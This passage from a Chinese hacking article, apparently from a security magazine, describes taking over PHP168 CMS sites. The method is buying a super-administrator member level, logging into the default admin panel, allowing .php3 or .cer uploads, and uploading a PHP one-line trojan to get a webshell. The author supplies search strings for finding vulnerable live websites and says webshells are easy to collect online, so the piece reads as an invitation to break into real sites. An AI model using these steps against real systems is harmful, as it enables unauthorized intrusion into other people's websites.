


图5　用户级别

有了超级管理员权限就要进后台了，哈哈。PHP168 CMS默认的管理后台目录为admin，直接访问http://xxx.cn/admin/出现了后台登录页面，看来默认后台目录没改，利用用户test2010，密码123456顺利进入了后台，如图6。



图6　登录后台

进了后台拿webshell就比较简单了，点“系统设置”菜单，然后点“核心设置”下的“网站全局参数设置”，“允许会员上传文件的类型”中来进行添加允许上传文件的类型，如果网站服务器是Apache就添加.php3后缀，如果网站服务器是IIS，除了可以添加.php3后缀外，还可以试下.cer后缀。我这里添加了一个.php3后缀，如图7。

点“保存设置”后点“功能中心”菜单，然后点“其它功能”下的“附件管理”，就打开了附件管理页面，并且在这里可以直接上传附件，如图8。

把PHP一句话木马保存到php.php3文件中直接上传，上传成功，并且给出了上传文件的地址http://xxx.cn/upload_files/other/75_20100506140553_cGhw.php3，如图9。

用一句话木马客户端连接，成功得到webshell，如图10。




图7　添加后缀




图8　直接上传附件

三、再唠叨一点

PHP168 CMS提供购买会员等级功能估计是为了鼓励用户多发文章，但在处理购买时不当，从而可能危害整个网站的安全。这个漏洞很低级，漏洞利用过程也很简单，但利用这个漏洞拿webshell时却不是一帆风顺的，打了补丁的最新版本在购买超级管理员时会出现“系统级别，你不能购买！”的错误提示，还有很多是购买到了超级管理员权限但在登录后台时却出现如图11的提示，导致不能进入后台。好在还有很大一部分可以购买到超级管理员权限并进入后台，在网上拿几个webshell还是很简单的，搜索“Powered by PHP168 V6.01”、“Powered by PHP168 V6.02”等可以找到可能存在这个漏洞的网站。

另外，在后台不能在允许会员上传文件的类型处直接添加.php、.asp等后缀，上传时会出现“系统不允许上传可执行文件，上传失败”的错误提示。

本文没任何技术含量，朋友们就当个漏洞资料收集进自己的漏洞库就行了，呵呵。

编辑点评：作者充分地发挥了Shopping的天分，能买的绝对不放过，最终拿到了webshell。小漏洞引发大隐患，值得我们深思。

